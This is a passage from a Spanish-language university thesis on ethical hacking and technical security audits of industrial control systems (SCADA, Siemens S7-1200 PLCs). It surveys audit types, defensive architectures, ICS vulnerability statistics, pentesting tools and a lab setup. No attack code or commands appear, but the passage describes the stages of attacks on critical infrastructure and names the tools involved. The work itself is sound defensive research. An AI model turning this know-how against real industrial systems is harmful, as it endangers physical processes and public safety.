Las Auditorías Técnicas, es la evaluación técnica del estado de un conjunto de una instalación de todos los aspectos que impliquen un sistema de información de una empresa, las auditorias son utilizadas para evaluar vulnerabilidades de sistemas y redes, comprobando la seguridad de una red en la que se encuentran varios dispositivos de interconexión verificando la resistencia a servicios y aplicaciones indebidas, este tipo de Auditorías se realiza por parte del mismo personal de la organización o un ente externo que preste el servicio. [43]

Beneficios de una Auditoría Técnica de Seguridad

Los beneficios que brinda una auditoría técnica de seguridad son:

- Entendimiento y discernimiento de en qué nivel de vulnerabilidad se encuentra mi sistema de información o proceso.
- Reducción de riesgos que puedan llegar a comprometer confidencialidad e integridad de activos de una organización.
- Concienciación a los empleados de la organización para fomentar una actitud de cuidado de la información permitiendo mejorar la seguridad de la información. [43]

Auditoría técnica de seguridad interna

La auditoría técnica de seguridad interna, es un estudio integral y profundo de los sistemas de información internos de una empresa. Los auditores se comportan como una persona que trabaja en la compañía, llevando dos tipos de perfiles: el empleado sin privilegios, y el colaborador externo que se puede conectar a la red, pero no cuenta con el usuario dominio. Realizando las siguientes Tareas:

- Análisis de Vulnerabilidades.

- Escaneo de Puertos.
- Enumeración de aplicaciones.
- Explotación de vulnerabilidades.
- Crackeo de contraseñas.
- Desarrollo y uso de Exploits. [43]

Auditoría Técnica de seguridad Wireless

Las auditorías de seguridad sobre las redes Wireless, es un análisis sobre inalámbricas ya que las mismas cuentan con un rango de alcance necesario para ser interceptadas y por este motivo implican una mayor cantidad de riesgos, por esta razón se necesita realizar una evaluación de seguridad en un entorno Wireless:

- Ataque de fuerza bruta desde el exterior.
- Ruptura de encriptaciones mediante hashes paralelizados.
- Determinación de la potencia de ruptura necesaria.
- Ataque desde el interior.
- Crackeo de información. [43]

Hacking Ético

El hacking ético es, "El de realizar una serie de pruebas acordadas con el cliente, la empresa u organización objeto, con el fin de averiguar fallos de seguridad en algún ámbito que pueda afectar a la empresa y a la producción de ésta." [44]

El objetivo primordial de las empresas es cuidar su información crítica llevando a cumplimiento por medio de legislaciones la protección de datos, por medio del hacking ético se intenta detectar y explotar vulnerabilidades existentes en un cierto sistema. [44]

El Ethical Hacking tiene varias fases como se puede observar en la Figura II.3 se muestran las etapas a cumplir las cuales son: Reconocimiento, Escaneo, Obtención de Acceso, Escribir Informe, Presentación del Informe. [45]




Figura II.3: Fases del Hacking Ético [45]

Pentesting

El Pentesting es la prueba de intrusión en un sistema con la intención de descubrir fallos, es implementado en un proceso de Ethical Hacking verificando y evaluando la seguridad física y lógica de una red donde se encuentre el sistema de información y la configuración de servidores y dispositivos, tratando mitigar el impacto de amenazas. Estos procesos permiten detectar vulnerabilidades y demostrar que un sistema es vulnerable realizando las correcciones preventivas para evitar daños a la información y activos más importantes de la empresa. [44]

Tipos de Hacking

Los tipos de hacking dependen de donde se ejecutó el test de intrusión, un hacking ético puede ser:

- **Hacking ético externo:** El hacking ético externo se lo realiza desde el internet sobre equipos que se encuentran expuestos a esta red global debido a que brindan un servicio público, estos equipos pueden ser: servidores web, servidores de correo, firewall, etc...
- **Hacking ético interno:** El hacking ético interno se lo realiza desde la red interna del sistema desde cualquier lugar de la red corporativa, este tipo de auditorías brinda una mayor cantidad de resultados demostrando las vulnerabilidades de seguridad. [44]

Modalidades de auditoría técnica

Las Modalidades de auditoría técnica son la base de un proceso de Hacking Ético, el objetivo es generar un estatus de seguridad, ya que es pueden realizar distintos tipos de auditorías de seguridad tales como:

- **Auditoría de caja negra:** En la auditoria de caja negra el auditor toma el rol de hacker sin conocer ninguna característica del interior de la empresa, la visión de la empresa es nula no conoce de cómo está organizada internamente los sistemas y redes. El auditor recopila todo tipo de información sobre el objetivo tomando contacto con sistemas y servicios de la empresa.
- **Auditoría de caja blanca:** La auditoría de caja blanca se enfoca en el rol de usuarios internos de la empresa disponiendo al acceso a sistemas internos y aparte de datos críticos del área. Esta auditoría se enfoca a la revisión de configuración de sistemas, políticas y redes con el fin de encontrar puntos críticos que permitan a los usuarios de la misma empresa de cierto grado obtener privilegios de acceso, se realiza esta auditoría para verificar lo que un usuario con ciertos privilegios hasta que nivel puede ingresar.
- **Auditoría de caja gris:** La auditoría de caja gris el auditor toma el rol de un cliente con pocos o ningún privilegio disponiendo de una visión a medias de los sistemas de la empresa, pero sin tener el mismo nivel de acceso de una auditoría de caja blanca. [44]

Seguridad en profundidad

La seguridad en profundidad es reconocida como Defensa en profundidad, modelo que propone una eficiente administración al riesgo, planteando una estructura definida por capas proponiendo acciones estratégicas para asegurar cada una de estas capas con sistemas de protección diferentes por cada nivel, mitigando riesgos y evitando que el ataque pase a una siguiente etapa. En la tabla II.1, se detalla la defensa por cada nivel de los Sistemas Industriales. [46]

Tabla II.1: Niveles de seguridad en Profundidad [46]

Nivel de Datos	Lista de control de Acceso (ACL) y cifrado.
Nivel de Aplicación	Prácticas destinadas a reforzar las aplicaciones y el software antivirus.
Nivel de Host	Prácticas destinadas a reforzar los servidores y clientes, herramientas de administración de revisiones, métodos seguros de autenticación y sistemas de detección de intrusos basados en hosts.
Nivel de Red de Internet	Segmentación de red, Seguridad IP (IPSec) y sistemas de detección de intrusos basados en hosts.
Nivel Perimetral	Servidores de seguridad de hardware, software o ambos, y creación de redes privadas virtuales con procedimientos de cuarentena.
Nivel de Seguridad Física	Guardias de seguridad, Bloqueos y dispositivos de seguimientos.
Nivel de Directivas, procedimientos y concienciación.	Programas educativos de seguridad para los usuarios.

Fuente: Investigador, basado en [46]

Zona Desmilitarizada (DMZ)

La zona desmilitarizada es una red en la cual los servidores de acceso público tienen segmentos separados, aislados de la red. La mayor intención es asegurar los servidores de acceso público, evitando la comunicación de estos con otros segmentos de una red interna, impidiendo así posibles ataques en el caso que un servidor esté comprometido. [47]

Lista de Control de Acceso (ACL)

La lista de control de acceso da la capacidad de permitir o denegar tráfico de datos a un extremo de una máquina de forma selectiva en una subred específica, creando listas de direcciones IP, ya sean listas negras para denegar tráfico, o listas blancas permitiendo el tráfico de datos. Especificando un conjunto de reglas para garantizar la seguridad de la información. [48]

Sistema de detección de Intrusiones (IDS)

Los sistemas de detección de intrusiones es un mecanismo que sigilosamente escucha el tráfico de red con la finalidad de detectar actividades anormales para reducir el riesgo de intrusión.

Existen dos tipos de IDS, entre estos:

- **Sistema de detección de intrusiones de red (N-IDS):** El sistema N-IDS garantiza la seguridad interna de la red. Necesita de hardware exclusivo para verificar paquetes de información y así descubrir alguna actividad maliciosa o anormal.
- **Sistema de detección de intrusiones en el host (H-IDS):** El sistema H-IDS garantiza la seguridad en el host. Este tipo de sistema se encuentra en un host particular realiza un análisis de los paquetes de red que se introducen y salen del host.

La detección de intrusiones se lleva a cabo por verificación de lista de protocolos, verificación de protocolos de la capa de aplicación, reconocimiento de ataques, todo esto realizado por comparación de patrones. [49]

Ciberataque

Un ciberataque es un suceso en el cual se desarrollan daños o perjuicios en contra de entidades o instituciones, ejecutado por medio de computadores dirigidos a equipos y sistemas de computación buscando una anulación de sistemas o robo de información almacenadas en bases de datos con propósitos de sabotaje, robo, comerciales o estratégicos militares. [50]

Metasploit

Metasploit es un Framework de Pentesting, herramienta con disposición de varias utilidades para las auditorías de seguridad para realizar test de intrusión. Nombre de proyecto de open source, sobre seguridad informática, proporciona información de vulnerabilidades de seguridad ayudando a explotarlas en los procesos de pentesting o test de intrusión.

Metasploit contiene módulos los cuales son bloques de código con una o varias funcionalidades realizando escaneo sobre dispositivos remotos, los Módulos de Metasploit son la parte fundamental de este haciéndolo muy eficaz y útil. Entre estos módulos tenemos: Payloads, Exploits, Encoders, Nops, Auxiliary y Post. [51]

Snap 7

Snap7 es una herramienta de programación de código abierto para los CPU Siemens S7, se especializa como: Cliente, Servidor y Partner, permitiendo la integración de PC's y PLC's de una cadena de automatización. Snap 7 no necesita de configuraciones adicionales una vez instalado, simplemente se requiere del manejo de lenguaje C para su uso, no necesita de bibliotecas de terceros, brinda la facilidad de transferencia de datos síncronos y asíncronos. [52]

Sparta

Sparta es una aplicación de Interfaz Gráfica de Usuario (GUI), herramienta de hacking ético para pruebas de penetración, el cual simplifica tareas de auditoría sobre una red de datos siendo aplicable en la fase de escaneo y enumeración, se caracteriza por utilizar NMAP y ejecutar servicios automáticos. [53]

2.2.4 Vulnerabilidades del Área Industrial.

Las vulnerabilidades en el área industrial según un informe generado por el ICS-CERT (Industrial Control System Cyber Emergency Response Team) [54] y por el FireEye ICS Vulnerabilities [55] indican que desde el año 2000 hasta el año 2016 se ha detectado 1552 vulnerabilidades públicamente divulgadas y desde el año 2009 existe un aumento de ataques a redes ICS. El inicio de las investigaciones de las vulnerabilidades en las ICS se da por el ataque de un malware llamado "Stuxnet"

software malicioso que embistió cibernéticamente a plantas nucleares de Irán siendo este descubierto en el año 2010 y lidiando con este por alrededor de 3 años hasta que sea entendido y eliminado por completo, este ataque creó un mal funcionamiento de maquinaria generando un producto final erróneo. Unas 801 vulnerabilidades correspondientes al 58% del total pertenecen a fragilidades en la zona SCADA desde modelos simplificados con interacción simple de computadores con dispositivos industriales a modelos complejos con una incidencia directa para un país. [56, 57]

De la cantidad de 1552 divulgaciones de vulnerabilidades un 33% de estos que corresponde a 516 vulnerabilidades hasta el año 2016 no cuenta con parches o mitigación de estos, existiendo un gran potencial de posibilidades de ataques adversos. Estas vulnerabilidades no solo afectan a las empresas industriales también lo hacen con los vendedores y desarrolladores de estas redes por ende la necesidad de parchar y corregir una vulnerabilidad es conveniente para todos, una cantidad de 123 vendedores del área industrial son afectados por estas fragilidades.

Las empresas encargadas de llevar un control en la ciberseguridad industrial ya sean empresas creadas por el gobierno o empresas independientes excluyen los ataques principales, nombres de las empresas que fueron atacas y si estos ataques tuvieron éxito, tanto esto lo realizan por la facilidad de acceso a poder realizar estos ataques y también para que el resto de las empresas no fijen su seguridad en un solo punto al contrario que tornen una gran seguridad a nivel global de la red Industrial.

En la Figura II.4 se indica el incremento de vulnerabilidades por año siendo así que desde el año 2000 hasta el año 2009 se contabilizaron 55 revelaciones de vulnerabilidades, pero desde mediados del 2010 hasta el 2011 se dieron 219 divulgaciones de vulnerabilidades en las ICS demostrando un crecimiento del 300%, el 90% de todas estas vulnerabilidades se dieron después del 2010. Otro de los fuertes aumentos de vulnerabilidades se dio en el año 2014 a 2015 con 249 a 371 vulnerabilidades siendo un 49% de incremento. Y del año 2010 al 2014 existió una multiplicación de vulnerabilidades del 4,7% anual. [56]




Figura II.4: Divulgación de Vulnerabilidades por Año [56]

Vulnerabilidades en un Sistema de Control Industrial según sus Zonas

Las vulnerabilidades por zonas en un sistema de control industrial se dan mayoritariamente por desconocimiento de los propios activos del sistema de control y de las vulnerabilidades que los afectan, permitiendo y dejando entornos industriales expuestos.

En la Figura II.5, se puede identificar 6 niveles basados por ubicación de plataforma y red, FireEye inSIGHT Intelligence determina así:

- Zona 0 - Zona de Sensores y Actuadores.
- Zona 1 – Zona de Dispositivos de control PLC Y RTU.
- Zona 2 – Zona de SCADA.
- Zona 3 – Zona DMZ.
- Zona 4 – Zona de Red Corporativa.
- Zona 5 – Internet / Intranet. [56]




Figura II.5: Zonas de un Sistema de Infraestructura Crítico [56]

La mayor cantidad de vulnerabilidades se da sobre la zona de SCADA y el siguiente nivel de vulnerabilidad está sobre la zona de Dispositivos de control PLC y RTU.

Unas 801 vulnerabilidades afectan directamente a la zona SCADA que 465 de estas se dieron en un lapso menor a 3 años desde 2013 a inicios del 2016, esta gran cantidad de vulnerabilidades se basa en los sistemas operativos, base de datos y diferentes tipos de tecnologías de la información ya que estas tecnologías pueden ser alcanzadas fácilmente por investigadores de vulnerabilidades.

Cuando se alcanza este nivel el atacante puede controlar directamente todos los procesos y estaciones de trabajo logrando controlar el sistema sin necesidad de explotar otras vulnerabilidades, es por esta facilidad de control, que se le da una mayor importancia el ataque a la zona SCADA, pero en el caso que esta se encuentre bien protegida y tenga una correcta seguridad en esta zona la mayor probabilidad es un ataque a las dispositivos networking y por consiguiente un ataque simultáneo a la zona de Dispositivos de control PLC y RTU logrando de igual manera controlar un proceso. En la Figura II.6, se observa la distribución de zonas de un Sistema de Control Industrial y la cantidad de vulnerabilidades por cada una de ellas, demostrando que la zona de Scada y la zona de Dispositivos de control industrial, tienen una cantidad mayor a las 110 vulnerabilidades, necesario para realizar un ataque sobre un proceso de control y siendo una cuantía de fragilidades desde el año 2013 al año 2016. [56, 58]




Figura II.6: Vulnerabilidades por zonas de una ICS [56, 58]

Vulnerabilidades en un Sistema de Control Industrial según sus Niveles

Las vulnerabilidades por niveles en un Sistema de control Industrial, del año 2013 al 2016 se han cuantificado 1552 vulnerabilidades repartidas en los niveles de Red, Plataforma y Aplicación, indican que una tercera parte de ellas no tienen un parche para su debida protección siendo estas blancos de ataques para las ICS. Esta cantidad de vulnerabilidades no parchadas en su 33% de estas son vulnerabilidades de zero-day. [56]

Este tercio de vulnerabilidades no reparadas se dan, por ser vulnerabilidades de difícil solución, en el caso de vulnerabilidades en dispositivos de control se da porque el proveedor considera que el dispositivo es completamente vulnerable y que es el fin de su producción sin realizar parches para el mismo. Otro factor para que esta cantidad de vulnerabilidades no sean parchadas es debido a que proveedores no respondieron de una manera oportuna dándole poca importancia al caso.

De todas las vulnerabilidades divulgadas 5 de estas han sido explotas en campo causando un gran problema siendo una de estas Stuxnet, se supone que más vulnerabilidades han sido explotadas en campo, pero estas no han sido reportadas.

Enfocándonos solamente al sistema de control industrial se ha determinado las siguientes vulnerabilidades en los Sistemas de Control Industrial según su nivel:

- **Vulnerabilidades en Nivel de RED**

  Las vulnerabilidades de red nacen por un mal uso de las políticas de seguridad o no uso de las mismas sin una documentación de su cumplimiento incidiendo en problemas de protección en la sistema Industrial, tal como los cambios de configuraciones en los dispositivos participantes de la red sin políticas de seguridad, un plan muy simple o no acorde a las posibilidades de desastres dependiendo del sitio, lugar que se encuentre instalada la red, diseño de la red inadecuada con una seguridad por defecto y una falta de formación e información acerca de la seguridad en las ICS [59, 60].

- **Vulnerabilidades en Nivel de PLATAFORMA**

  Las vulnerabilidades de plataforma surgen por una protección baja contra el malware, en plataformas software principales de las redes, llegando a ser muy comprometedoras en especial sobre una Industria ya que el poco cuidado en la actualización de sistemas operativos sobre máquinas con un trabajo mayor a 10 años pueden llegar a ser servidores o centros de operaciones comprometedores por la mayor cantidad de vulnerabilidades que esta puede albergar, tal como el uso de Windows XP sistema operativo que ya no cuenta con parches de actualización para cubrir vulnerabilidades, supongamos que una máquina PC este infectada no se le debe generar más vulnerabilidades a pesar de su contaminación uno de estos errores es el uso de software inadecuado o innecesario sobre el software malicioso lo mejor es sacar a la máquina de funcionamiento. El incorrecto desarrollo y diseño de software para el SCADA, da paso a vulnerabilidades de plataforma esto se da por no generar en el software protecciones contra vulnerabilidades de desbordamiento de buffer o de ataques de denegación de servicios (DoS). Otra de las vulnerabilidades es el inadecuado control sobre una autenticación ya sea a equipos o software, conllevando a robo de información, el desarrollar accesos remotos mal configurados a dispositivos conectados por una red inalámbrica a la red principal como lo es a la RTU teniendo en cuenta que bajo esta se encuentran centros de operación remotos por lo general automatizados por los PLC, la falta de copias de seguridad de la

configuración principal de los dispositivos y del software o a estas configuraciones de estas redes dadas por defecto o nulas son vulnerabilidades que en cierto grado pueden permitir ataques [59].

- **Vulnerabilidades en Nivel de APLICACIÓN Y CONFIGURACIÓN DE FIREWALLS**

  Las vulnerabilidades de aplicación y configuración de firewalls emergen por una incorrecta configuración de dispositivos industriales de un sistema, una errada monitorización, una mala autenticación de los mismos o una configuración y conexión por defecto con instrumentos de las mismas conexiones inalámbricas. Para las redes inalámbricas es muy perjudicial que no se utilice contraseñas cifradas y realizar uso de estas con valores por defecto sin cambiar periódicamente las contraseñas por mucho tiempo. Otra de las vulnerabilidades dadas es que no se asegure tangiblemente los puertos físicos dado por una arquitectura de red inadecuada sin seguridad permitiendo la posibilidad de réplicas de las redes críticas y sobres los mismos no hacer uso de firewalls en las conexiones Wireless. En el ámbito inalámbrico existen varias vulnerabilidades como no cifrar las comunicaciones a los estándares Telnet o FTP en el caso de estaciones remotas, creando posibles ataques como el robo de credenciales en la autenticación del punto de acceso con el cliente usando un ataque intermediario o Man in the Middle. [59]

La mayor cantidad de información acerca de vulnerabilidades se lo encuentra en ICS-CERT (Industrial Control System Cyber Emergency Response Team), cada momento que se detecte o que se brinde la información de una vulnerabilidad en el área industrial se notifica y al mismo tiempo se realiza las correcciones y parches necesarios para la debida protección.

Al realizar un análisis de vulnerabilidades en una empresa por lo general después de esta se recurre a la página web del ICS-CERT [54], para la búsqueda de información de las fragilidades encontradas y posibles mitigaciones de estas, o también se puede hacer búsqueda de vulnerabilidades en página web de kaspersky de seguridad ICS

[61], aquí se detallan las vulnerabilidades existentes y se brindan mitigaciones para las mismas.

Ecuador es el octavo país a nivel mundial más vulnerable en lo que se refiere a ataques cibernéticos siendo un blanco fácil de ciberataques, el estado se encuentra en una fase inicial de protección a sus empresas en todos sus ámbitos, una de las protecciones de las empresas industriales en el país es el aislamiento de las infraestructuras críticas del internet, caso contrario se escucharía y observaría de grandes arremetidas cibernéticas a esas áreas. [62]

Para las ICS se ha determinado los siguientes tipos de ataques a las Redes ICS: denegación de servicio (DOS), infección por malware, compromiso del sistema, hacking, distribución de malware, violación de políticas, ataques de invasión o explotación de vulnerabilidades. [63]

Capítulo III

Metodología

3.1 Modalidad de Investigación

El presente proyecto se fundamentó en una investigación aplicada, utilizando las siguientes modalidades:

- Investigación bibliográfica, debido a la obtención de información científica en base al tema de investigación se llevó a cabo consultando principalmente revistas científicas, artículos científicos, publicaciones y proyectos de titulación de repositorios públicos y privados desarrollados en los últimos años, cada uno relacionados y vinculados al hacking ético y seguridad industrial en dispositivos de control industrial y en sistemas de infraestructuras críticas.
- Investigación experimental, efectuando un banco de pruebas de hacking ético en dispositivos de control industrial que se encuentran en un sistema SCADA, se desarrolló el fenómeno de un ataque cibernético por medio de una Auditoría Técnica a cada uno de los dispositivos de control, obteniendo información necesaria para adjuntar al proyecto, el cual fue implementado en los Laboratorios de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial de la Universidad Técnica de Ambato.
- Investigación de Campo, el investigador se trasladó hacia la Empresa con Sistema de Control Industrial de la ciudad de Ambato para la implementación de una Auditoría Técnica en el Sistema SCADA, obteniendo Beneficios para empresa y una mejora en la orientación para el desarrollo del proyecto,

determinando vulnerabilidades y brindado políticas de seguridad para el Sistema de Infraestructura crítica de la organización.

3.2 Recolección de información

La recolección de información en su mayoría se obtuvo de revistas científicas, artículos científicos, publicaciones, artículos técnicos y proyectos desarrollados en otros países relacionados con la seguridad en infraestructuras críticas y hacking ético sobre dispositivos industriales de control y Sistemas SCADA.

3.3 Procesamiento y análisis de datos

La información obtenida de artículos científicos y técnicos contribuyó al correcto desarrollo de la investigación propuesta permitiendo el discernimiento de conceptos y logrando el planteamiento de estrategias para la solución del problema.

3.4 Desarrollo del Proyecto

Para la investigación y desarrollo del proyecto se efectuó los siguientes pasos:

- Análisis de vulnerabilidades y ataques en el área industrial.
- Establecimiento de procesos sobre hacking ético y protocolos de red llevados en el área industrial.
- Procesamiento de información a niveles de seguridad en dispositivos industriales de control y de redes industriales. (qué tipo de seguridades por defecto tienen)
- Implementación de una red simple Profinet de dispositivos industriales de control PLC’s con un servidor de control.
- Elaboración de requerimientos técnicos para la búsqueda de fallas en dispositivos industriales de control.
- Implementación de un banco de pruebas realizando una Auditoría Técnica sobre dispositivos industriales de control PLC.
- Análisis de vulnerabilidades y ataques sobre el dispositivo auditado.
- Desarrollo de una interfaz gráfica en Py Qt de Python albergando los ataques obtenidos hacia dispositivos industriales de control PLC’s.

- Implementación de una Auditoría Técnica sobre un Sistema de control industrial, en su Sistema SCADA.
- Implementación de procedimientos de seguridad en diseño de Sistemas de Control Industrial y configuración de dispositivos encargados de los procesos industriales.
- Elaboración Informe Final

Capítulo IV

Desarrollo de la Propuesta

Actualmente la necesidad de la automatización a nivel Industrial con el fin de obtener eficiencia y eficacia sobre un proceso en la creación y prestación de un producto, llevan a generar políticas de seguridad Industrial, dejando de lado la creación de políticas de seguridad de la información. Hoy en día ha tenido un gran auge los ataques cibernéticos sobre los Sistemas de Control Industrial y Las Infraestructuras Críticas generando grandes pérdidas económicas por el sabotaje en la manufacturación de un producto o prestación de un servicio, debido a un ataque informático. Por lo detallado anteriormente se llega a la determinación, que el desarrollo de hacking ético en Sistemas de Control Industrial y en Sistemas de Infraestructura Crítica es necesaria y de suma importancia para brindar una mayor seguridad informática y de la información sobre dispositivos de control industrial, beneficiando a este tipo de entidades.

En el presente proyecto se propone la implementación de una Auditoría Técnica sobre dispositivos de control Industrial.

4.1 Análisis de Factibilidad

El análisis de factibilidad permitió conocer sí la presente investigación cuenta con los recursos necesarios para el desarrollo del proyecto en base a diferentes factores, como son:

4.1.1 Factibilidad Técnica

El presente proyecto de investigación, debido a que los dispositivos de control industrial son comerciales y son fácil adquisición. Asimismo, el entorno de desarrollo de hacking ético maneja software libre.

4.1.2 Factibilidad Institucional

Existe factibilidad institucional debido a que se utilizó los Controladores lógicos programables de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial y de la Empresa con sistema de control industrial, para realizar el análisis de Auditoría Técnica sobre estos dispositivos.

4.1.3 Factibilidad Bibliográfica

El presente proyecto de investigación es factible desde el punto bibliográfico por la facilidad de obtención de datos, contando con la información necesaria para llevar a cabo la investigación, una indagación complementada y robusta debido a la posibilidad de consulta en libros, artículos científicos, publicaciones en páginas web, revistas científicas y tesis de postgrado.

4.1.4 Factibilidad Económica

El desarrollo del proyecto es económicamente factible, en el cual el costo total para el desarrollo del proyecto es solventado por el investigador.

4.2 Requerimientos para la implementación del Laboratorio de Pruebas en una Auditoría Técnica.

Para la realización de una Auditoría Técnica de seguridad sobre dispositivos de control industrial, se necesita de los siguientes requerimientos detallados a continuación:

4.2.1 Hardware

Para realizar la implementación de una auditoría técnica se necesita de los siguientes requerimientos de hardware:

- Dos Computadoras
    - Pc Windows con Tia Portal
    - Pc con Sistema Operativo Auditor Kali Linux
- Tres PLC Siemens S7-1200
    - S7-1200 Siemens CPU 1212c AC/DC/RLY 212-1BD30-0XB0
    - S7-1200 Siemens CPU 1212C AC/DC/RLY 212-1BE31-0XB0

    - S7-1200 Siemens CPU 1214C AC/DC/RLY 214-1BG31-0XB0
- Ethernet Switch Siemens

4.2.2 Software

Para realizar la implementación de una auditoría técnica no es necesario realizar un análisis, comparación entre software de control y de programación a los PLC siemens, debido a que se maneja software y código propietario siendo únicos en su control. Utilizando Tia Portal para el control y configuración de los autómatas siemens.

Comparaciones entre Sistemas Operativos Auditores

Dentro de las características necesarias para elegir un sistema operativo para una Auditoría Técnica de un Sistema de Control Industrial, se encuentran:

- Personalización del entorno
- Personalización de paquetes
- Capacidad de manejar e instalarse en distintas arquitecturas
- Compatibilidad con otros paquetes que manejan herramientas de Hacking ético.

El sistema operativo Auditor de seguridad necesita cumplir con las funciones colección de herramientas de hacking ético que tengan complementación entre sí para obtener un detalle de los dispositivos de control industrial a analizar, a continuación, en la tabla IV.1, se realiza el análisis de cada uno de los sistemas operativos más utilizados.

Tabla IV.1: Comparativa de Sistemas Operativos.

	Kali Linux	Tails	BackBox	Parrot Security OS
Sistema Operativo	Linux	Linux	Linux	Linux
Software	Código Abierto	Código Abierto	Código Abierto	Código Abierto
Basado en	Debian (Testing)	Debian (Stable)	Debian, Ubuntu (LTS)	Debian
Arquitectura	armel, armhf, i386, x86_64	i386	i386, x86_64	i386, x86_64, ARM
Escritorio	GNOME	GNOME	Xfce	MATE
Paquetes	PGP	-	-	PGP
Personalizable	Si	Si	Si	Si
Lenguaje	Multi-Lenguaje	Multi-Lenguaje	Multi-Lenguaje	Multi-Lenguaje
Categoría	Recuperación de datos, Forensics, Auditor de seguridad, Auditor de seguridad wireless, Raspberry Pi, Seguridad, Anonimato.	Privacidad, Anonimato, Seguridad.	Rescate de datos, forense, Seguridad.	Seguridad, Forensics, Anonimato
Estado	Activo	Activo	Activo	Activo
Característica	Auditor de seguridad Forense	Anonimato	Pentesting	Forense
Herramientas de Hacking Ético	300 herramientas de testeo	100 herramientas de testeo	150 herramientas de testeo	250 herramientas de testeo
	Kali Linux, distribución basada en Debian con una colección de herramientas de seguridad y forenses. Su mayor ventaja es el soporte para la arquitectura ARM.	Tails, basado en Debian dedicado para proveer completo anonimato en Internet al usuario, usa la red Tor para hacer al tráfico por Internet muy difícil de rastrear.	BackBox, distribución basada en Ubuntu desarrollada para realizar pruebas de penetración y evaluaciones de seguridad.	Parrot Security OS basada en Debian diseñada para hacking ético, pruebas informáticas forense, hacking ético, la criptografía, etc.

Fuente: Investigador basado en [43].

Conforme al análisis de características, se optó por utilizar Kali Linux, cumpliendo con los requerimientos básicos necesarios para la utilización del sistema operativo.

4.3 Descripción de la Propuesta

El desarrollo de la Auditoría Técnica maneja las siguientes etapas bajo el esquema de la Figura IV.1, basándose en el sistema clásico de proceso de hacking ético para el análisis hacía Sistemas de Control Industrial.

